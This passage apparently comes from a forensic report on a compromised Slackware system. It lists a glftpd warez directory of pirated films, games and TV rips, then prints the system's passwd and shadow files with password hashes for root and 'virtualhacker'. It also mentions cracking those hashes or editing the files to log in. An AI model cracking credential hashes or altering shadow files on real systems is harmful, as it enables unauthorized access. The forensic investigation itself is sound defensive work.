/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt/Cover
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt/Sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt/Sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Elie.Annonce.Semoun.La.suite.FRENCH.DVDR-MuSt/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.Pie.1999.MULTI.DVDR-MFT
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.2.2001.MULTI.DVDR-MFT
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.2.2001.MULTI.DVDR-MFT/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.2.2001.MULTI.DVDR-MFT/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/American.pie.2.2001.MULTI.DVDR-MFT/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/License.To.Kill.MULTI.CLASSIC.DVDR-MuSt
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/License.To.Kill.MULTI.CLASSIC.DVDR-MuSt/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/License.To.Kill.MULTI.CLASSIC.DVDR-MuSt/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/License.To.Kill.MULTI.CLASSIC.DVDR-MuSt/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.MULTi.DVDR-NuKE
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.MULTi.DVDR-NuKE/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.MULTi.DVDR-NuKE/Sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.MULTi.DVDR-NuKE/Sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.MULTi.DVDR-NuKE/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.MULTi.DVDR-NuKE/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.MULTi.DVDR-NuKE/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD1.MULTI.DVDR-NuKE
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD1.MULTI.DVDR-NuKE/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD1.MULTI.DVDR-NuKE/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD1.MULTI.DVDR-NuKE/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.NFOfix.MULTi.DVDR-NuKE
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/The.Third.Wheel.NFOfix.MULTi.DVDR-NuKE/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/BLOW.CLASSiC.FULL.MULTi.PAL.DVDR-FASHiON
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/BLOW.CLASSiC.FULL.MULTi.PAL.DVDR-FASHiON/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/BLOW.CLASSiC.FULL.MULTi.PAL.DVDR-FASHiON/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/BLOW.CLASSiC.FULL.MULTi.PAL.DVDR-FASHiON/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD2.MULTI.DVDR-NuKE
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD2.MULTI.DVDR-NuKE/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD2.MULTI.DVDR-NuKE/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD2.MULTI.DVDR-NuKE/Sample/racedata
```

```
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD2.MULTI.DVDR-NuKE/Sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD2.MULTI.DVDR-NuKE/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/DVDR-FR/Alias.S01.DVD2.MULTI.DVDR-NuKE/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/PS2-RiP
/mnt/sda1/glftpd/ftp-data/zipscript/site/PS2-RiP/Onimusha_3_Diemon_Siege_USA_DVDRIP_PS2-USA
/mnt/sda1/glftpd/ftp-data/zipscript/site/PS2-RiP/Onimusha_3_Diemon_Siege_USA_DVDRIP_PS2-USA/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/PS2-RiP/Onimusha_3_Diemon_Siege_USA_DVDRIP_PS2-USA/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/PS2-RiP/Onimusha_3_Diemon_Siege_USA_DVDRIP_PS2-USA/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_1
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_1/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_1/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_1/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_2
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_2/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_2/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Ninja_Gaiden_PAL_DVD9_READ_NFO_XBOX-GP/PART_2/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Magic_The_Gathering_Battlegrounds_MULTI2_XBOX-SQUARE
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Magic_The_Gathering_Battlegrounds_MULTI2_XBOX-SQUARE/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Magic_The_Gathering_Battlegrounds_MULTI2_XBOX-SQUARE/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-DVD/Magic_The_Gathering_Battlegrounds_MULTI2_XBOX-SQUARE/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-RiP
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-RiP/Magic_The_Gathering_Battlegrounds_MULTI2_DVDRip_XBOX-SHOGUN
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-RiP/Magic_The_Gathering_Battlegrounds_MULTI2_DVDRip_XBOX-
SHOGUN/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-RiP/Magic_The_Gathering_Battlegrounds_MULTI2_DVDRip_XBOX-
SHOGUN/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/XBOX-RiP/Magic_The_Gathering_Battlegrounds_MULTI2_DVDRip_XBOX-
SHOGUN/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Alias.S03E15.Facade.FRENCH.PDTV.XViD-PDTVFR/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-
TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-PDTVFR
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-
TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-PDTVFR/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-
TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-PDTVFR/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-
TV/The.Division.S01E17.The.First.Hit.s.Free.Baby.FRENCH.PDTV.XViD-PDTVFR/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/Sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/Sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/The.Division.S01E18.Mothers.Daughters.FRENCH.PDTV.XViD-
PDTVFR/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/K2000.S02E21.La.Bouche.Du.Serpent.Part1.FRENCH.PDTV.XViD-
RiDERS
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/K2000.S02E21.La.Bouche.Du.Serpent.Part1.FRENCH.PDTV.XViD-
RiDERS/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-PDTVFR
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E06.Three.Percenter.FRENCH.PDTV.XViD-
PDTVFR/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/Sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/Sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/racedata
```

```
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/CSI.Las.Vegas.s04e11.Eleven.Angry.Jurors.FRENCH.PDTV.XViD-
PDTVFR/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/Sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-
PDTVFR/Sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/Harsh.Realm.S01E05.Reunion.FRENCH.PDTV.XViD-PDTVFR/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.1.FRENCH.DVDRIP.XVID-DVBCiTY/sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD1/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/CD2/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/SHOGUN.EPISODE.2.FRENCH.DVDRIP.XVID-DVBCiTY/sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/sfvdata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/Sample
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-
OPaK/Sample/racedata
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-
OPaK/Sample/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.Voyager.S1.CD1.FRENCH.DVDRiP.XViD-OPaK/leader
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.DS9.S7.CD7.FRENCH.DVDRiP.XViD-OPaK
/mnt/sda1/glftpd/ftp-data/zipscript/site/SERiES-TV/StarTrek.DS9.S7.CD7.FRENCH.DVDRiP.XViD-OPaK/Sample
/mnt/sda1/glftpd/ftp-data/users.old
/mnt/sda1/glftpd/ftp-data/users.old/default.user
/mnt/sda1/glftpd/ftp-data/users.old/glftpd
/mnt/sda1/glftpd/ftp-data/users.old/C****
/mnt/sda1/glftpd/ftp-data/users.old/C****
/mnt/sda1/glftpd/ftp-data/users.old/n****
/mnt/sda1/glftpd/ftp-data/users.old/b****
/mnt/sda1/glftpd/ftp-data/users.old/G****
/mnt/sda1/glftpd/ftp-data/users.old/C****
/mnt/sda1/glftpd/ftp-data/users.old/D****
/mnt/sda1/glftpd/ftp-data/users.old/E****
/mnt/sda1/glftpd/ftp-data/users.old/G****
/mnt/sda1/glftpd/ftp-data/users.old/H****
/mnt/sda1/glftpd/ftp-data/users.old/I****
/mnt/sda1/glftpd/ftp-data/users.old/R****
/mnt/sda1/glftpd/ftp-data/users.old/K****
/mnt/sda1/glftpd/ftp-data/users.old/K****
/mnt/sda1/glftpd/ftp-data/users.old/L****
/mnt/sda1/glftpd/ftp-data/users.old/L****
/mnt/sda1/glftpd/ftp-data/users.old/M****
/mnt/sda1/glftpd/ftp-data/users.old/M****
/mnt/sda1/glftpd/ftp-data/users.old/N****
/mnt/sda1/glftpd/ftp-data/users.old/N****
/mnt/sda1/glftpd/ftp-data/users.old/N****
/mnt/sda1/glftpd/ftp-data/users.old/P****
/mnt/sda1/glftpd/ftp-data/users.old/P****
/mnt/sda1/glftpd/ftp-data/users.old/S****
/mnt/sda1/glftpd/ftp-data/users.old/S****
/mnt/sda1/glftpd/ftp-data/users.old/S****
/mnt/sda1/glftpd/ftp-data/users.old/W****
/mnt/sda1/glftpd/ftp-data/users.old/W****
/mnt/sda1/glftpd/ftp-data/users.old/Z****
/mnt/sda1/glftpd/ftp-data/users.old/a****
```

```
/mnt/sda1/glftpd/ftp-data/users.old/a****
/mnt/sda1/glftpd/ftp-data/users.old/a****
/mnt/sda1/glftpd/ftp-data/users.old/a****
/mnt/sda1/glftpd/ftp-data/users.old/b****
/mnt/sda1/glftpd/ftp-data/users.old/b****
/mnt/sda1/glftpd/ftp-data/users.old/b****
/mnt/sda1/glftpd/ftp-data/users.old/c****
/mnt/sda1/glftpd/ftp-data/users.old/d****
/mnt/sda1/glftpd/ftp-data/users.old/f****
/mnt/sda1/glftpd/ftp-data/users.old/f****
/mnt/sda1/glftpd/ftp-data/users.old/f****
/mnt/sda1/glftpd/ftp-data/users.old/j****
/mnt/sda1/glftpd/ftp-data/users.old/j****
/mnt/sda1/glftpd/ftp-data/users.old/k****
/mnt/sda1/glftpd/ftp-data/users.old/l****
/mnt/sda1/glftpd/ftp-data/users.old/l****
/mnt/sda1/glftpd/ftp-data/users.old/n****
/mnt/sda1/glftpd/ftp-data/users.old/q****
/mnt/sda1/glftpd/ftp-data/users.old/q****
/mnt/sda1/glftpd/ftp-data/users.old/r****
/mnt/sda1/glftpd/ftp-data/users.old/s****
/mnt/sda1/glftpd/ftp-data/users.old/E****
/mnt/sda1/glftpd/ftp-data/users.old/t****
/mnt/sda1/glftpd/ftp-data/users.old/K****
/mnt/sda1/glftpd/ftp-data/users.old/w****
/mnt/sda1/glftpd/ftp-data/users.old/P****
/mnt/sda1/glftpd/ftp-data/users.old/t****
/mnt/sda1/glftpd/ftp-data/users.old/M****
/mnt/sda1/glftpd/ftp-data/users.old/O****
/mnt/sda1/glftpd/ftp-data/users.old/l****
/mnt/sda1/glftpd/ftp-data/users.old/s****
/mnt/sda1/glftpd/ftp-data/users.old/n****
/mnt/sda1/glftpd/ftp-data/users.old/r****
/mnt/sda1/glftpd/gcp
/mnt/sda1/glftpd/gcp/README
/mnt/sda1/glftpd/gcp/crontab.glftpd
/mnt/sda1/glftpd/gcp/date.sh
/mnt/sda1/glftpd/gcp/glupdate.c
/mnt/sda1/glftpd/gcp/olddirclean2.c
/mnt/sda1/glftpd/gcp/update.sh
/mnt/sda1/glftpd/glftpd.conf.dist
/mnt/sda1/glftpd/installgl.debug
/mnt/sda1/glftpd/installgl.sh
/mnt/sda1/glftpd/lib
/mnt/sda1/glftpd/lib/ld-linux.so.2
/mnt/sda1/glftpd/lib/libc.so.6
/mnt/sda1/glftpd/lib/libdl.so.2
/mnt/sda1/glftpd/lib/libm.so.6
/mnt/sda1/glftpd/lib/libpthread.so.0
/mnt/sda1/glftpd/lib/librt.so.1
/mnt/sda1/glftpd/lib/libtermcap.so.2
/mnt/sda1/glftpd/site
/mnt/sda1/glftpd/sitebot
/mnt/sda1/glftpd/sitebot/glftpd.tcl-TIMER
/mnt/sda1/glftpd/sitebot/BOT.INSTALL
/mnt/sda1/glftpd/sitebot/glftpd-tcl.old-TIMER
/mnt/sda1/glftpd/T.VOB
```

The contents of the “glftpd” directory indicate that it is used as part of a file-trading network with many users.

Finally, “/mnt/sda1/etc/passwd” and “/mnt/sda1/etc/shadow” are examined. To be able to login to the virtual machine while it is running Slackware, these files would need to either be modified or one of the passwords cracked using a program such as “John the Ripper”[62]. Modifying the files is a much quicker option. The contents of “/mnt/sda1/etc/password” are shown below:

[62] Openwall Project, “John the Ripper password cracker,” http://www.openwall.com/john/

```
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
sshd:x:33:33:sshd:/:
virtualhacker:x:1000:100:,,,:/home/virtualhacker:/bin/bash
```

The contents of “/mnt/sda1/etc/shadow” are shown below:

```
root:$1$rAK0TRNP$zFFb6cmd2Xc0D/THdJQ4y0:12510:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
sshd:*:9797:0:::::
virtualhacker:$1$AUP0pctu$8VT4lp0QULCpeijq6l98C0:12411:0:99999:7:::
```

The contents of “/mnt/sda1/etc/shadow” show that only two accounts have passwords—“root” and “virtualhacker”. The other listed accounts are not interactive login accounts.

## *Appendix C: Exploring hidden files with RootkitRevealer and Restorer2000 Professional*


**RootkitRevealer.** RootkitRevealer was run on the compromised system and the output was saved to a text file. Listed below are most of the relevant hidden files for this incident:

```
